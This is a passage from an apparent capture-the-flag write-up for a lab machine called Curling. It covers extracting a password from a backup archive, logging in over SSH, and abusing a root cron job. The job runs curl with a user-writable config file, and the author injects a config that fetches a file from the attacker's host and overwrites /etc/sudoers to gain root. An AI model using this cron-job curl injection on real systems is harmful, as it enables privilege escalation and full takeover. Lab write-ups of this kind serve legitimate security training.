
```
# mv password password.bz2

# bzip2 -d password.bz2

# file password
password: POSIX tar archive (GNU)
```

Now it is a tar archive:

```
# mv password password.tar

# tar xvf password.tar
password.txt
```

We got a .txt file now, we will open it and there is a password inside. Let's try it for the floris user:

```
# cat password.txt
5d<wdCbdZu)|hChXll
```



```
└─# ssh floris@10.129.162.252
floris@10.129.162.252's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-156-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jul 10 03:17:10 UTC 2023

  System load:  0.0               Processes:             176
  Usage of /:   63.4% of 3.87GB   Users logged in:       0
  Memory usage: 26%               IP address for ens33: 10.129.162.252
  Swap usage:   0%


0 updates can be applied immediately.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


Last login: Wed Sep  8 11:42:07 2021 from 10.10.14.15
floris@curling:~$ 
```


## Privilege Escalation

```
floris@curling:~$ ls -la
total 44
drwxr-xr-x 6 floris floris 4096 Aug  2  2022 .
drwxr-xr-x 3 root   root   4096 Aug  2  2022 ..
drwxr-x--- 2 root   floris 4096 Aug  2  2022 admin-area
lrwxrwxrwx 1 root   root      9 May 22  2018 .bash_history -> /dev/null
-rw-r--r-- 1 floris floris  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 floris floris 3771 Apr  4  2018 .bashrc
drwx------ 2 floris floris 4096 Aug  2  2022 .cache
drwx------ 3 floris floris 4096 Aug  2  2022 .gnupg
drwxrwxr-x 3 floris floris 4096 Aug  2  2022 .local
-rw-r--r-- 1 floris floris 1076 May 22  2018 password_backup
-rw-r--r-- 1 floris floris  807 Apr  4  2018 .profile
-rw-r----- 1 floris floris   33 Jul 10 00:13 user.txt
floris@curling:~$ cd admin-area
floris@curling:~/admin-area$ ls -la
total 28
drwxr-x--- 2 root   floris  4096 Aug  2  2022 .
drwxr-xr-x 6 floris floris  4096 Aug  2  2022 ..
-rw-rw---- 1 root   floris    25 Jul 10 03:25 input
-rw-rw---- 1 root   floris 14236 Jul 10 03:25 report
```

```
floris@curling:~/admin-area$ cat input
url = "http://127.0.0.1"
```

We can running `pspy64` to check for tasks or commands running in the target:

```
floris@curling:~$ ./pspy64
```



```
2023/07/10 03:31:01 CMD: UID=0     PID=4608   | /usr/sbin/CRON -f
2023/07/10 03:31:01 CMD: UID=0     PID=4607   | /usr/sbin/CRON -f
2023/07/10 03:31:02 CMD: UID=0     PID=4613   | cat /root/default.txt
2023/07/10 03:32:01 CMD: UID=0     PID=4618   | /bin/sh -c curl -K /home/floris/admin-area/input -o /ho
me/floris/admin-area/report
2023/07/10 03:32:01 CMD: UID=0     PID=4617   | sleep 1
2023/07/10 03:32:01 CMD: UID=0     PID=4616   | /bin/sh -c sleep 1; cat /root/default.txt > /home/flori
s/admin-area/input
2023/07/10 03:32:01 CMD: UID=0     PID=4615   | /usr/sbin/CRON -f
2023/07/10 03:32:01 CMD: UID=0     PID=4614   | /usr/sbin/CRON -f
2023/07/10 03:32:01 CMD: UID=0     PID=4619   | curl -K /home/floris/admin-area/input -o /home/floris/a
dmin-area/report
2023/07/10 03:32:28 CMD: UID=0     PID=4621   |
2023/07/10 03:33:01 CMD: UID=0     PID=4626   | sleep 1
2023/07/10 03:33:01 CMD: UID=0     PID=4625   | /usr/sbin/CRON -f
2023/07/10 03:33:01 CMD: UID=0     PID=4624   | /bin/sh -c sleep 1; cat /root/default.txt > /home/flori
s/admin-area/input
2023/07/10 03:33:01 CMD: UID=0     PID=4623   | /usr/sbin/CRON -f
2023/07/10 03:33:01 CMD: UID=0     PID=4622   | /usr/sbin/CRON -f
2023/07/10 03:33:01 CMD: UID=0     PID=4627   | /bin/sh -c curl -K /home/floris/admin-area/input -o /ho
me/floris/admin-area/report
2023/07/10 03:33:02 CMD: UID=0     PID=4628   | cat /root/default.txt
```

It seems like there is a cron task running which is curling the file `/home/floris/admin-are/input` and it outputs to `/home/floris/admin-area/report` . I created a file on my box with the following:

```
root    ALL=(ALL:ALL) ALL
floris  ALL=(ALL:ALL) ALL
```

```
# cat getroot
root    ALL=(ALL:ALL) ALL
floris  ALL=(ALL:ALL) ALL
```

Then I used the following payload in the `input` file:

```
floris@curling:~/admin-area$ echo -e 'url = "http://10.10.16.16/getroot"\noutput
= "/etc/sudoers"' > input
```

After receiving the code 200 in my http server I did the following to get root:

```
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.162.252 - - [09/Jul/2023 23:54:00] "GET /getroot HTTP/1.1" 200 -
```

```
floris@curling:~/admin-area$ sudo su
[sudo] password for floris: 5d<wdCbdZu)|hChXll
root@curling:/home/floris/admin-area#
```